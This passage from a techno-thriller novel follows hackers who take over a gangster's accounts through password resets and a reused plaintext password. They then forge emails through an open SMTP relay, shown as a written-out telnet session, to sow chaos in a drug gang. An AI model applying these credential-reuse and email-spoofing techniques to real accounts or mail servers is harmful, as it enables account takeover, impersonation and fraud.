Chuckling, Danny began thumbing the Pantech’s keyboard. “All I have to do is go through these websites that he gets these emails from, and request a password reset. They make it easy — a link to the website is the first thing in the email, and on most websites the ‘Forgot Password’ button is under the login prompt. Evite... Bam... Meetup... Bam... Groupon... Bam...”

As he continued digging through the email, the Pantech started emitting small blipping noises. “Ah, here we go,” said Danny. “The password reset emails are coming in... See, proper password handling protocols demand that a website never, ever send a password in plaintext. In fact, a website shouldn’t even store your password on their servers... But every now and then... you get a website that... Ah, here we go! ...That does shit like this...” He turned the phone’s screen toward Tina.

From: customerservice@efitnessgym.com

An e-mail with your password

has been sent to: eugene@pash.ly

Dear Eugene Mukhayev (zhenkamu78),

You have requested your user name/password for your

eFITNESS Power Gym account. Please find this information below.



**Username:** zhenkamu78

**Password:** pizdets69!

Thank you for using our services,

The eFITNESS Power Gym Team

“See that?” Danny explained. “All it takes is one. Now, think those credentials will work on his Wells Fargo account? Copy... paste... and...” Danny again turned the screen toward Tina.

The screen showed a Wells Fargo account management web page. Below the title banner and greeting text was a list of several bank account numbers with summaries, each one showing a six-figure balance. Buttons on the page offered the ability to view transaction histories, pay bills, perform wire transfers, request loans, and generally wreak havoc.

“Mmmmmwhah! Goodnight, folks!” said Danny.

“Dude,” Tina said slowly. “You did not!”

His giant cocky smirk spoke on his behalf.

“You just hacked the Russian mob,” she said, grinning in incredulity. “Using nothing but the dude’s cell!”

“Yup.”

“...Hot,” she said, slightly lowering her head. She self-consciously ran her fingers through her hair, aware that it was a mess. Her eyes stayed trained on him, looking upward, meeting his gaze. She smiled flirtatiously, nibbling ever so slightly on her lip.

Danny stepped toward her. He placed the Pantech into her hand, the skin of their fingers brushing against one another. “Tina. I want to ask you something.” His breathing palpitated with tension and urgency.

“Go ahead,” she said eagerly.

“Does this Rite Aid have a bathroom? ‘Cuz I have to take one massive leak.”

DANNY CAME BACK TO FIND Tina still at the register. The empty OJ and the pile of Clif Bar wrappers lay in the basket beside her, still waiting to be brought to the lone dead-eyed checkout clerk at the official conclusion of their snack run. She was holding the Eppendorf tube up to her eyes, scrutinizing it very closely.

“I know what you’re thinking,” said Danny, “and the answer is: Yes, I *can* use that to make a teeny little lava lamp.”

“Danny, look at this...” she said, fascinated.

He moved his face next to hers. Together, they stared intently at the vial of brown slime. The smiley face sticker on the side seemed to taunt them.

“What am I supposed to be seeing?” he asked.

“It’s not goopy inside,” she said, shaking it. “I think it’s crusty.”

“So?”

“Danny, do you still have that paperclip?” She took the long metal wire from him. “We need to sterilize this.” She marched back into the store, retrieving another shopping basket on the way.

Danny followed her to the First Aid aisle. Her first move was to find a box of latex gloves. She tore the box and pulled one white glove onto her hand.

She grabbed a small bottle of rubbing alcohol and set it on an empty shelf nearby. She dipped the paperclip and held it there to soak. Danny heard her counting time under her breath. She repeated the process with each finger of her latex-gloved hand, drying them off with a few brisk shakes. “Good enough,” she mumbled.

With her tools and fingers adequately cleaned, she popped the top of the Eppendorf tube and dipped the tip of the clip into the vial. It made a hard scratching sound. When she was done, she pulled the paperclip from the tube and studied it closely.

The pale brown goo had congealed into a hard resin that clung to the paperclip in large crusty yellow flakes. Looking at it, Danny thought of something a dentist might scrape off of the back of someone's teeth.

"Is it supposed to do that?" he asked.

"Only when they're scared shitless," Tina replied, closing the tube.

"Who's 'they'?" Danny felt clueless.

"The *E. coli* bacteria," Tina answered, staring at the yellow-white crust on the tip of the paperclip. She gently transferred the flake to her gloved index finger, and held it inches from her eye, holding her breath as she studied the substance.

"You can tell what mood they're in?"

Tina pinched the grain between her thumb and forefinger. She used her other hand to roll off the glove, turning it inside out, holding the pinch the whole time. When it was finally off, she gave the latex several twists and knotted it off near the base of the digits. The yellowish flake remained sealed in the glove's inverted surface.

"They've locked themselves into a biofilm," Tina said.

Danny shrugged dumbly.

"It's like they're circling their wagons," she said. "It's a cooperative emergency defense mechanism. A lot of strains of bacteria, when they feel like they're in danger, they start to exude this thick mix of starches and proteins. A bacterium starts cranking this stuff out when it senses it's dying. When nearby bacteria feel their neighbors spewing this stuff, they start spewing too, so the entire colony hides inside a massive layer of sticky crust. It's like they make a little fort. And once they're inside, they go into a natural suspended animation. They basically shut down all their life processes except for the barest essentials, and sit there and wait for the threat to pass."

"That crusty stuff is a panic room for germs?" said Danny.

"Exactly," said Tina. "They must've started forming it when they came out of the freezer and woke up to find themselves in glycerol solution. They're terrified out of their little wits."

"So what's it mean for us?"

“It means,” said Tina, looking closely at the vial, “that they’re still alive.”

“How long can they stay like that?” Danny asked.

“Oh, once they lock themselves inside a plaque like this, they can stay there for pretty damn long. The trick is waking them up and convincing them it’s safe to come out.”

“Can that be done?”

Tina looked around, taking stock of the drugstore. With a gleam in her eye, she said, “Let’s see what I can do!” She put the tied-off latex glove and the rubbing alcohol into the shopping basket, and scanned the shelves of the First Aid aisle. She found a digital oral thermometer and added it to her cache. “We’re going to make us some lysogeny broth. See if you can find a Pyrex bowl. At least a quart. With a lid. And grab a measuring cup. And an oven mitt. If we’re lucky, Nat might find us an autoclave at the hospital. If not, we’ll just take our chances with her stove. Lord knows it’s never been used for cooking.”

“Uh... Sure! Yes! Okay!” Danny replied. He sensed that something technical was happening — but, whatever it was, it was so far outside of his domain of expertise that he felt like a total layman. He hadn’t felt like that in a very, very long time. He found himself liking it. Or more specifically, liking being made to feel this way. Or more specifically still, being made to feel this way *by her*. He set out toward the kitchenware section and gathered Tina’s spell components.

When he finished, he found her in a nearby aisle. He dropped his materials into her basket. “What else do we need for this soup recipe?”

“Lysogeny broth,” she corrected. “We’ll need salt, tryptone, and yeast extract.”

“You’ve done this before, haven’t you?” he asked.

Tina blushed. “It’s easier than it looks. The trick with biology is that these things *want* to work by themselves. Living things are self-correcting. It’s called homeostasis. If you have a biological process and something goes wrong, it usually breaks in a way that compensates for the damage.”

“In engineering we call that a robust failure mode,” said Danny. “It’s a form of fault tolerance. If a component fails, the other components of the system not only compensate but actually help get the failed component working again.”

“Yeah. In nature, everything’s built that way,” said Tina. “Life’s a lot less fragile than most people think. Humans have been building machines for about five thousand years. Cellular life has been self-replicating for about three and a half billion. It’s probably doing something right.”

Danny felt both inspired and intimidated. “So, those other ingredients...” he said, deflecting his attention to the task at hand. “I know what table salt is. The other two... Um, is there a Lab Chemicals aisle here?”

“They’re just fancy names for bacteria food,” said Tina. “Lysogeny broth is a mixture of fairly common stuff that happens to be super nutritious for a growing young bacterial colony. Yeast extract is rich in glutamates for building new proteins, and nucleotides to give the bacteria raw materials for replicating their DNA. And the other stuff, tryptone, that’s just a big pile of amino acids from dairy proteins... Whaaat?” she suddenly asked him self-consciously.

“What what?” Danny asked, bewildered.

“You’re looking at me like you want to say something,” she said.

“Heh, it’s nothing. I’m just... impressed.” She met his gaze again with a look that cut his breath short — her hair falling around her face, her dark eyes looking mischievously at him. Her nose stud glinted in the fluorescent light. “So. Amino acids, right?”

“Yeah...” she said.

“I have an idea. Follow me.” He led Tina to the Diet Supplements aisle. Amidst white bottles filled with pills of calcium and zinc and vitamins were tubs of powdered bodybuilding formulas, with names such as “Cyto Gainer”, “Muscle Milk”, and “Amino Fuel”.

Tina nodded gleefully. “Danny, you’re a freakin’ genius!” She picked up a tub labeled “Complete Casein”. “Ohhhhhhhh man, they are going to love this shit!” she rejoiced as she read the nutritional

information on the back. She took the vial and wiggled it toward the tub, softly assuring, “Right, little guys? You want some casein? Some nice tasty casein? Oh *yes* you do! And maybe some B-complex gel-caps? Yeah? Good little *E. coli*!”

Danny smiled warmly at her antics.

“Sterilization is going to be tricky, though,” Tina mentioned pensively. “There’s bacteria around us all the time — in the air, in the water, everywhere. If a bacterium gets into the lysogeny broth, it’ll multiply along with our *E. coli* strain, and compete for the broth’s nutrients. Normally, when people do this in a lab, the *E. coli* is intentionally given resistance to some specific antibiotic, and the lysogeny broth is infused with that antibiotic, so only our strain can survive. We can’t do that because we don’t know what antibiotic these guys were bred to resist, if any. But if we’re lucky...”

He listened to her talk, reeling with admiration. She stood in the aisle, shopping basket in one hand, purse in the other. Hair dark and haphazard. An unassuming stud glinting on the side of her nose. And a gleam of competent determination in her eyes.

She paused for a moment. “Hey Danny.”

“What?”

“You’re looking at me like that again.” Her tone strongly implied that she didn’t disapprove.

His mind filled with a thousand possible responses.

He mustered up his deepest reserves of confidence, leaned toward her, and said suavely, “Yeah, I am. What are you gonna do about it?”

“I was actually wondering,” she said as she took a step toward him and looked up into his eyes, “if *you’re* going to do something about it.”

He reached out, and pulled her closer by her waist. She eagerly pressed her body against his. The feel of her toned midsection hit his veins like a shot of opium, sending his head spinning in blissful delirium. He drew his lips down toward hers. She reciprocated, reaching up to slide her hand across the back of his neck, and guided his face down to meet hers.

He watched himself kissing her in an out-of-body experience, the camera of his eye circling around them. The Rite Aid's muzak became a punk-pop love ballad. Bystanders started applauding. The credits rolled, and they lived happily ever after.

None of that happened.

She had said, "You're looking at me like that again," with an inviting smile, her bright eyes looking expectantly at him. He knew he should act. He told himself to act. But he found himself standing idly, duncelike, feeling the moment slip away.

An explosion of noise from Tina's purse broke the awkward tension.

They both looked in surprise at the bag. From the purse flowed music — a tinny pop song sung in a foreign language.

Perplexed, Tina quickly rummaged through her purse.

"Oh. Heh. It's that Eugene guy's cellphone," she said. "That's his ring tone. Check it out." She held the phone so Danny could see the screen lighting up with, "*Sergey*".

Danny's eyebrows furrowed in confusion. "Uh, no... That can't be right..."

"Why?" she asked innocently. "What's wrong?"

"I get that the phone would recognize the number and display the name..." Danny said, mostly to himself. "But how would it... Tina, you didn't put the... thing in the thing... did you?"

"The what?"

Danny reached into his pocket. He felt the small card he had pulled from the Russian's cellphone. His face went ashen.

"Jesus, Danny, what is it?"

"Your SIM's still in that phone," he said in horror.

The music stopped.

"So?" she asked.

"The SIM determines the phone's subscriber account," said Danny. "Your phone number goes where your SIM goes."

Tina stared at the phone. "Wait. Wait a minute. So what you're saying..."

The music started again.

“This Sergey guy isn’t calling Eugene,” said Danny. “He’s calling *you*.”

The blood left Tina’s face. As the phone rang, she stood looking at it — not moving, not breathing.

Finally, she decided to press a button. The music stopped. She brought the phone to her ear and trembled out, “Hello?”

Danny could barely hear the other side of the conversation. He could make out a male voice with a foreign accent.

Tina said, “I’m... I’m sorry...”

The voice said something.

“No,” Tina replied meekly. “I haven’t gone to the police.”

The voice spoke again.

“Yes, I still have it,” she said. “Look, just *take* it, for all I care! I have zero interest in...”

The voice interrupted her.

“No, I didn’t swap it!” Tina protested. “Or contaminate it, or... Proof? Um, I promise? What kind of proof do you want? I don’t...”

The voice grumbled.

“What? No! I *can’t*...” Tina insisted. The voice responded. As it talked, she began to cry. “No! Please, you don’t have to...”

The voice said something.

Tina choked on a scream. “...I understand...”

The voice made a few statements.

“I...” She stared into nothingness. Finally, she said, “Okay.”

The voice issued a gruff response. Then, after a pause, it said something else.

Tina looked up at Danny. She slowly pulled the phone away from her ear and extended it out to him. “He wants to talk to you,” she whispered.

Danny blinked. “To *me*?”

Tina nodded slowly, her eyes blank.

“How the hell...?” Danny protested.

“He said he wants to speak to the man with the electric gun.”



Danny took the phone from her. "...Hello?"

The voice, deep and resonant, said, "I understand you are responsible for interrupting our operation."

Danny took in a sharp breath. "What do you want?"

"For start, you owe me new Tesla Roadster."

PAIN ENVELOPED MIKE LIKE A COCOON, robbing him of all sense of time or direction. He felt like he was floating in the dark womb of some alien beast. He sat propped up in his hospital bed, covered in gauze, with Moshen and Natalie at his bedside keeping him awake. The pain sent his mind reeling, almost like a drug. The agony was borderline euphoric.

“It’s your endorphins kicking in,” Natalie said. “They work on your brain like morphine. That’s where the word ‘endorphin’ comes from, you know — ‘endogenous morphine.’ It’s basically natural heroin. Your body’s protecting itself. Making the damage easier to bear.”

“Natalie...,” he asked. “Why are you being so nice to me? We just met.”

“Yeah, but I... Uh... You seem pretty cool,” she said, blushing.

A shadow on the other side of the privacy curtain stole Natalie’s attention. A few distressed voices approached. Mike recognized one of them as the girl from the Tungsten building: Tina. She was sobbing.

“They know everything about me, Nat,” she was saying, her voice froggy. “They busted into my car. It was still sitting in the Tungsten parking lot. They got the registration and insurance papers and whatever else was in there. They know my address, my phone number, my Social Security Number...”

Danny materialized beside her, carrying plastic bags. “Jason... I... I’m gonna need hazard pay.”

“What the hell is going on?” Jason said.

“The Russians called Tina,” Danny answered.

Tina said meekly, “They want me to help them incubate the stuff in the Eppendorf tube. They told me to meet them at my apartment in one hour, ‘or else.’”

“They think you can incubate it for them?” Jason asked.

“Yes. Geez. It’s just *E. coli*. The incubation part is easy,” Tina said. “It’s figuring out what to *do* with them once they’re grown that’s the hard part. You incubate it, you get a warm tub of goo. Great. What do you do with *that*? The only person who knows that, is Julie.”

“Julie Yen?” Jason asked.

Tina eyed him suspiciously. “How do you know Julie?”

“Christina, is Julie working for these Russians?” Jason asked.

“I don’t know. When that guy was holding me at gunpoint, he implied that she’s not exactly with them willingly.”

“And they’re trying to threaten you into ending up like her?” Jason asked.

Tina nodded weakly.

Jason rolled his eyes. “Pffft. Amateurs.”

“Come again?” Tina squeaked.

“Listen,” said Jason. “You hold more cards than you think. A party only resorts to threats if they have nothing of value. If the first instinct of these Russians is to go straight for your jugular, then they’re approaching the negotiation from a position of weakness.”

Tina stared at him incredulously. “You’re saying the mob is in a ‘position of weakness’?”

“Oh, absolutely,” said Jason. “Think about it. They’re a criminal organization that’s at constant risk from both rivals and law enforcement. They have a lot to lose. Believe me, this stuff I know. I may be out of my league when it comes to tech, but they do teach us something in business school.”

“We’re not dealing with a business here!” Tina cried. “We’re dealing with the mob!”

Jason smiled. “What do you think the mob is? Whatever else may be true about them, they’re rational players. They have to watch their bottom line. I didn’t get rich by playing the lottery, you know. I made my money by understanding what people want. So let’s try and understand these guys. What do we know about them? What can we deduce about their needs, their risks, their motivations? Anything?”

Danny handed a cellphone to Jason. “I know a thing or two about them.”

Jason looked at the small screen, perplexed at first, then excited. Moshen looked over enthusiastically. Mike craned his neck. Hoots and high-fives were exchanged.

“A lot of the emails are in Russian,” said Danny. “Could you guys run them through an online translator?”

Moshen took the phone. “No problem, Danny,” he said, and twirled back to his laptop.

Jason nodded. “We’ve got them by the balls and they don’t even know it. Christina, I can get you out of this. Do you trust me?”

“I don’t have much choice, do I?” she replied.

Jason extended a hand, palm up. “The vial, please.”

She shot him a look of suspicion so hot it could’ve ignited his gelled hair.

“It’s either me or the Russians.”

She grudgingly pulled the vial out of her purse and put it in his palm. Jason’s fingers curled around it like the fronds of a carnivorous plant.

Jason turned to his team. “Moshen. What have you been able to learn so far from that phone?”

“Not a ton,” Moshen replied. “There’s as much English and Spanish as there is Russian in these emails. And my Spanish sucks, and the English is really, really bad English. It’s all ghetto slang and innuendoes.”

Jason nodded knowingly. “Spanish, and gangbanger English... Let me guess. All the Russian-language emails are among a small group of people, and it’s mostly talking about high-level strategy and probably a

bunch of family matters, right? And then everything else is in Spanish and English, and it's all very short and specific, mostly giving orders and demanding status reports."

Moshen nodded. "...Yeah, I'd say that sums it up."

Danny chimed in. "Wait, I get it. Their inner circle is all the same Russian family. But their foot soldiers are just random thugs that they hire from around the neighborhood, and it's these low-level employees that do the day-to-day work."

Jason nodded. "Exactly. Moshen, do they say where they're keeping her?"

"Not quite," Moshen said. "They mentioned something about making her set up a factory in a rented warehouse space. Or set up a warehouse in a rented factory space."

Danny suggested, "You know, that phone has GPS..." He took the Pantech from Moshen and gave it a few quick pokes. "AT&T Navigator... Recent Places... Done." He passed the phone around for the team to examine.

Jason studied it. "Promising, but there's over three dozen addresses in that history list. Can we narrow it down?"

"Moshen," said Danny. "Hop on Google Maps. They said they're going to make her work at a factory or warehouse. Use Satellite View to check which of these addresses are in industrial zones." As Moshen got to work, Danny turned to Jason. "Assuming you do find this Julie girl, what's your plan?"

"Bribery," Jason answered. "Find some low-ranking worker and pay him off."

Danny shook his head. "It'd have to be one hell of a bribe, Jason. A guy like that could end up at the bottom of Puget Sound."

"I admit it isn't the best of strategies," Jason said sourly. "After all, if the mob thought one of their own was on the take, all hell would break loose. I don't know exactly what's the Russian mafia's disaster plan for internal espionage, but I've seen what happens at corporations when management thinks some employees might be secretly working for a competitor. It isn't pretty."

Danny looked away pensively. "What if..."

"What if what?" asked Jason.

"What if that was the point?" Danny offered.

Jason cocked his head. "Not following..."

Danny turned to his fellow computer geeks. "Guys. Do any of you happen to have admin privileges on an SMTP server?"

Mike slowly raised one feeble hand.

Danny smiled. "Of course. From your Cisco certification classes."

Mike nodded. "The teacher gives us a couple of servers to play with."

Danny replied, "Can you configure it to bypass all authentication mechanisms and function as an open mail relay?"

Mike's large brow furrowed. "Yeah, but we're not supposed to do that. The very first thing we learn is how to *prevent* them from running as open mail relays."

Danny grinned. "And why exactly is that?"

"Because open mail relays make the whole Internet a worse place," Mike answered. "Spammers from all over the world constantly look for them. Open mail relays are where all those spam messages for penis enlargement pills and herbal Viagra and discount mortgages come from."

"Yep. And *why* do spammers need open mail relays for that?" Danny asked.

"Because open relays are completely anonymous," Mike answered. "An open relay doesn't verify the source of the message. It just forwards everything stupidly along."

"Exactly. So, if we wanted to forge a bunch of emails from the Russian mob guys to their foot-soldiers..."

Mike's eyes expanded. "...We'd need an open mail relay!" He grabbed a laptop hungrily. The computer seesawed on his lap as he punched on the keyboard.

```
telnet localhost 25
```

The terminal window replied:

```
220-mail46.cisco.bellevuecollege.edu ESMTP Exim 4.69 #1
220-This computer system is solely for use by Bellevue
220 College staff and students.
220-We do not authorize the use of this system to
220 transport unsolicited, and/or bulk e-mail.
```

The empty cursor blinked alone on the blank line below the message. Mike knew that it was waiting for a few words of SMTP, the primitive language spoken by mailservers.

```
MAIL FROM:sergey@pash.ly
```

```
250 OK
```

```
RCPT TO:eugene@pash.ly
```

```
250 Accepted
```

```
DATA
```

```
354 Enter message, ending with "." on a line by itself
```

To: "Eugene <eugene@pash.ly>"  
From: "Sergey <sergey@pash.ly>"  
Subject: This is a test  
Mary had a little lamb, whose fleece was white as snow.  
.

250 OK id=1Kervv-0002Di-VE

"What happens now?" asked Jason.

In reply, the Pantech chirped. Mike glanced at the screen and proudly held it up for all to see.

Jason eyed Danny reproachfully. "What kind of plan is this, Danny? So, you can forge their emails. So what?"

Danny replied, "Two words: Byzantine General."

All eyes in the room stared at Danny quizzically.

"Oh, come on!" he said, returning their gazes. "*None* of you knows how to break a Byzantine army?" He gave an exasperated sigh. "Ah well. Moshen, do you have a street address for us?"

Moshen pivoted his laptop. A satellite image showed an overhead view of Seattle's southward stretch of shipping yards lining the silty gray Duwamish River. "That looks like an industrial zone, right?"

"Danny," Jason asked, "what the hell is this Byzantine General thing?"

"Grab your car keys," said Danny. "I'll explain on the way."



ONCE UPON A TIME, THERE STOOD A MIGHTY CITY of alabaster towers and golden spires. Envious of its majesty, a warlord from Byzantium cast his covetous eye upon it.

And so the city's watchmen saw the dust of marching boots rise above the surrounding farmland. Temples and palaces trembled from the rumble of advancing footfall. Thousands of iron-helmed soldiers encircled the city. Trebuchets were erected upon hilltops, and battering rams hoisted to the gates. The Byzantine General called out a demand for unconditional surrender.

A city herald shouted to the invaders to go home and save themselves.

Many times had this city known war, but never had it fallen. Its marble walls were strong, but the city's true defenses rested in a unique weapon: a corps of elite spies. Armed solely with subterfuge, these cunning operatives crushed entire armies without firing a single arrow.


The spies' methods were simple: when under siege, they disguised themselves as the attacker's messengers and pages, and fed a General and his lieutenants false battlefield reports, causing the enemy to maneuver into traps. Sometimes, they bribed lieutenants to betray their General, thus transforming a rear guard or flank defense into a scythe which, by surprise and position, reaped entire legions of the enemy's own troops. Often, the spies would combine these techniques to devastating effect — convincing a General that a lieutenant had been

bribed, thereby tricking him into executing loyal men; or sending two lieutenants falsified orders, telling each that the other was a turncoat, leaving the General to watch helplessly as two of his own companies slaughtered each other with no way to tell who, if anyone, had truly defected.

The Byzantine General knew the danger. He nonetheless vowed to attack at dawn, and withdrew to his tent.

There he sat, deep in thought, devising a battle plan. It had to operate over a network of untrustworthy pages. It had to account for possible treason, yet remain resilient against false alarms. And above all else, it had to end in victory.

Fortunately, the Byzantine General had downloaded a PDF of an article by Lamport, Shostak, and Pease in the July 1982 issue of *Transactions on Programming Languages and Systems* by the Association for Computing Machinery. He implemented a recursive vote-driven decision algorithm with certificate-based authentication. The city was razed, its gold was plundered, and its name was erased from history. The end.



“Wait, *what?*” said Jason.

“I know, right? It sounds inefficient. But you can implement the recursion with a hierarchical distribution scheme!” Danny explained. “The runtime is just  $O(n \log n)$ . Pretty cool, huh?”

Jason shook his head. “I think you lost me somewhere between ‘trebuchet’ and ‘algorithm’.”

“It’s an extended metaphor,” Danny explained. “We learn about it in graduate seminars on network security. The pageboys are network connections, the lieutenants are servers, and the battle plan is a computer program.”

“And the spies are hackers, right?” Jason said.

“Of course,” said Danny. “And the hackers can inject messages into your network, or even take control of your servers.”

“And what’s *the city* supposed to be?” Jason asked.

“It’s... um... Actually, I have no idea.”

“The city’s got to represent something.”

“The city’s not important,” said Danny. “The battle plan is. That’s the part with the math.”

Jason laughed. “The city’s the whole point of the invasion! A fat lot of good a battle plan does you if you don’t know what you’re fighting for.”

“I think you’re missing the point of the analogy.”

“I think the analogy misses the point of itself,” said Jason.

They sat in Jason’s bullet-pocked Lincoln Navigator, parked behind a chain-link fence in a gravel-strewn lot along Seattle’s southward industrial expanse. Around them sprawled blocks of squat storage spaces known as “fulfillment houses”, the integral middlemen who ensured that every cardboard-boxed package from Amazon or Microsoft or Nordstrom would get to its delivery address. To the north loomed the immense steel cranes of the Port of Seattle. This sector of the city was alive even at this time of night; the cranes swung over cargo ships, the railroad rumbled, and trucks docked in loading zones like bees at a hive. Underlying the Emerald City’s success as a hub of technology was the geography of Elliott Bay. She was a port city, and every night ten million consumer goods had to roll out by sunrise.

Danny sat in the passenger seat, watching his cellphone and giggling. Moshen was sending him forwards of every email, keeping him in the loop. Danny had a front-row seat to the chaos that his teammates were sowing at that very moment.

From: Eugene <eugene@pash.ly>

Subject: Phone burned

Hey guys. Lost my phone. Sorry. Burn the number.

That email had been real. Eugene had sent it a half hour prior to a long list of recipients. Many had Spanish names, many just initials, and a few had monikers such as “4 Shizzy” or “Wheel Bone” or “Booty Fresh”.

From: Eugene <eugene@pash.ly>  
Subject: Phone NOT burned. WTF?  
Guys, I DID NOT send that last email. My phone is fine. Who sent that?

That had been the first of the forged emails, sent to the same distribution list as Eugene’s real one.

“Why would you tell them that?” Jason had asked.

“The trick to inducing a Byzantine failure mode is to get the nodes to trust messages that they shouldn’t, and to distrust messages that they should,” Danny explained. “Part of that involves casting doubt on the messages that are intended to maintain the cohesion of the message distribution system itself. In PKE, we’d call this a certificate reissue forgery.”

“But now they know there’s a hacker among them,” Jason said.

“Let them. It sows distrust among the ranks.”

From: Eugene <eugene@pash.ly>  
Subject: Phone burned. Burn this email address.  
I lost my phone and some asshole who found it is pretending to be me. Burn my number AND ignore all other emails from this address. It was just a burner phone, nothing to worry, didn’t have annything important on it.. Will change my email password. For now if you want to talk to me, call Leo.

“If he changes his password...” said Jason.

“Won’t matter at all,” Danny assured. “We’re *inside* the mail system. See, when you log in to your email, you’re identifying yourself to a mail server. We’re pretending to *be* a mail server, and claiming that Eugene — or Sergey, or whoever — is logged in to us. Other servers believe us, and distribute our messages as though they came from him. Mind you, a good system administrator would install verification systems — SPF checks, DKIM, that kind of thing — to prevent spoof attacks like this. But these Russian guys are using some pretty shady overseas hosting solutions, and it looks like their service providers aren’t exactly top talent.”

From: Sergey <sergey@pash.ly>

Subject: Phone is fine but email is hacked

Guys, this is Sergey. Look, Eugene's phone is fine, we have it right here. But obviously someone got into his email.

-Sergey

Fake as hell. Danny made sure that Sergey himself would be in the To: list. He would see this message coming from his own email account.

From: Sergey <sergey@pash.ly>

Subject: I DID NOT SEND LAST EMAIL

This last email saying Eugene's phone is fine, this was not me. DO NOT CALL EUGENE, DO NOT EMAIL EUGENE. BURN EUGENE'S CONTACT INFO RIGHT NOW. SOS.

Real.

From: 4 Shizzy <4shizzy@yahoo.com>  
Subject: I call you aint answering  
Yo dog I trying to call u n figur out wtf goin on what gives?  
I've got a whole ki right here need to MOVE!

Real. Of course this 4 Shizzy person hadn't gotten through to Eugene — the Russian's SIM card was still in Danny's pocket. But this email gave the guys an idea...

From: X D <xavierdaniels1989@yahoo.com>  
Subject: Just talked to Eugene  
Dunno what all the craziness is all about, I just taked to Eugene on the fone and he seems fine.

Fake. X D was some random name from the Russians' distribution list. The Russians responded with...

From: Sergey <sergey@pash.ly>  
Subject: Re: Just talked to Eugene  
Has anyone else called Eugene? Whoever you are talking to IS NOT EUGENE. EUGENE IS HERE WITH ME. BURN ALL EUGENE CONTACT INFO RIGHT NOW. THAT IS ORDER!!! If you want to talk to Eugene, call Leo or me.

Real. Danny's team followed it with another spoof from X D.

From: X D <xavierdaniels1989@yahoo.com>  
Subject: RE: Just talked to Eugene  
Sergey, what gives? I talked to you on the phone ten minutes ago, and you said everything is okay.

Sergey's real response was:

From: Sergey <sergey@pash.ly>  
Subject: RE: Just talked to Eugene  
What? You talked to me on phone??? No we didn't.

The hacker crew chased it with a series of forged messages from Sergey's minions.

From: X D <xavierdaniels1989@yahoo.com>  
Subject: RE: Just talked to Eugene  
Yeah we did.

From: 4 Shizzy <4shizzy@yahoo.com>  
Subject: RE: Just talked to Eugene  
Yeah man. Just got off the phone with u 2, u sounded a little weird.

From: Miguel <mg323329@msn.com>

Subject: RE: Just talked to Eugene

Sergey just called me and told me to make delivery to new address downtown. He sounded strange. I go check out the place, it's right next to police station! Something about this is all wrong.

And in response, Sergey delivered his own coup de grâce:

From: Leo <leonya@pash.ly>

Subject: LOCKDOWN

This is Sergey. I using Leo email because Leo not having any problems, thanks God. I do not know what is going on. Somebody send out emails from my account, pretend to be me and gives strange orders. And I get emails saying I talk to you on phone, when I did not.

I think what is happening is, DEA taps my phone and puts a virus on my email. They even have someone impersonating me on phone! They trying to trick us into screwing up and bust us all.

So, I am calling a LOCKDOWN. Stop all sales IMMEDIATELY. Discard all supplies smaller than 50 gram. Anything bigger, hide it. Only four of you should have anything bigger than 50 gram anyway, I will have Leo contact you.

Those of you on payroll will still get your money for tonight. Those of you on commission, DO NOT TRY TO MAKE ONE



LAST SALE. DISCARD product, understood? THAT IS ORDER. You try to sell anything more tonight, you will regret it.

I will contact each of you IN PERSON, FACE TO FACE, to tell you when this is over. Until then, LOCKDOWN.

Be safe.

-Sergey

And now Danny was watching the fallout from Sergey's decree, wishing he had some popcorn and Milk Duds.

From: Jimmy J <rebelyeller88@gmail.com>

Subject: RE: Lockdown

Sergey, I can't just ditch my stash, man. Customers are lined up. I got a shorty to feed. Don't do this.

From: Booty Fresh <reggiereggie123@1and1email.com>

Subject: RE: Lockdown

Boss, I'm sitting here with a suitcase full of cash ready to make an exchange with Silvio's guys at the marina. You tellin me you want me to cancel on them? They not gonna be happy.

From: 4 Shizzy <4shizzy@yahoo.com>

Subject: O NO U DINT!

Sergey dog u know u my bro but there is NO WAY ur callin lockdown when im sittin on a motherfucking half-ki. Send me some boys stat, i got a guy in portland gonna take this shit off my hands and i really dont wanna deal wit him all by my lonesome.

From: Jimmy J <rebelyeller88@gmail.com>

Subject: RE: O NO U DINT!

At least he's letting you keep your stash, Shiz. He wants the rest of us to just throw everything away.

From: Leo <leonya@pash.ly>

Subject: RE: O NO U DINT!

4 Shizzy do NOT move that batch to Portland! I will send Leo to buy it back from you IN PERSON. Booty, I will meet with Silvio's men myself tonight. Are you at marina yet?

-Sergey

From: Miguel <mg323329@msn.com>

Subject: RE: O NO U DINT!

□Booty Fresh no le diga donde usted esta, el podria ser un impostor!

From: 4 Shizzy <4shizzy@yahoo.com>

Subject: RE: O NO U DINT!

Yo Miguel's right. How do we know ur the real Sergey?

From: Jimmy J <rebelyeller88@gmail.com>

Subject: RE: O NO U DINT!

Hey that's a good point. How do we even know it was the real Sergey that called lockdown? I bet this is all just some other crew trying to fuck with us. Screw that, I ain't throwing away shit.

As Danny read the emails coming in, he did his best to refrain from guffawing like a tickled hyena. He failed.

"Things going according to plan?" Jason asked.

"I think we broke the mob!" Danny chortled.

Jason took a breath. "You feeling ready to go in?"

Danny nodded. "Don't get us killed, okay?"

"Let me do all the talking and I think we'll be alright. Now, you're sure we got all my insurance papers and license info out of here?"

"Yep, I left everything with Natalie," Danny said. "This car's as clean as a hard drive inside a tokamak."

Jason blinked at him.

"It's, um, it's *clean*, is what I'm getting at," Danny clarified. "There's no trace of your identity here."

"Good. I don't want a repeat of what happened to Tina. Maybe we should slap mud on my license plate or something, too?"

"That won't be necessary."

"Why not? Because you don't think the Russian mob can hack into the Department of Motor Vehicles?"

“No. Because you don’t have a front plate, and half of your back plate is currently a bullet hole.”

“Oh,” Jason said with a frown. “Alright. Well, then. Let’s get started.”

Jason turned the Navigator’s ignition. But before driving, he ran his hands through his hair and ruffled up his gelled strands. He found his reflection in the Navigator’s rearview mirror, drew several long breaths, and stared deeply into his own eyes. He kept his gaze for almost a minute, and in that time his face changed subtly.

Danny found the prolonged silence awkward. “We gonna go...?”

Jason glared at him contemptuously. His wrinkle-framed eyes looked dark. Brooding. Strong. And *mean*. “I told you to keep your mouth shut!” he snarled with a voice half an octave lower than usual. “Don’t make me tell you again.” With that, he set his face forward and put the car into gear.

They drove along a small gray road that served as a tributary for East Marginal Way. The road wound through the busy spaces between the fulfillment houses, abuzz with workmen loading boxes onto trucks. The car drove slowly, adhering carefully to the route on Jason’s GPS unit. The activity around them dwindled as they headed deeper into the industrial complex.

They reached the tall weed-lined back fence of the property, and rounded a corner to a long, wide alley. Along the back fence stood dumpsters and a handful of parked cars. A few poorly maintained streetlamps created islands of dim, shadow-laden visibility in the long stretch of darkness.

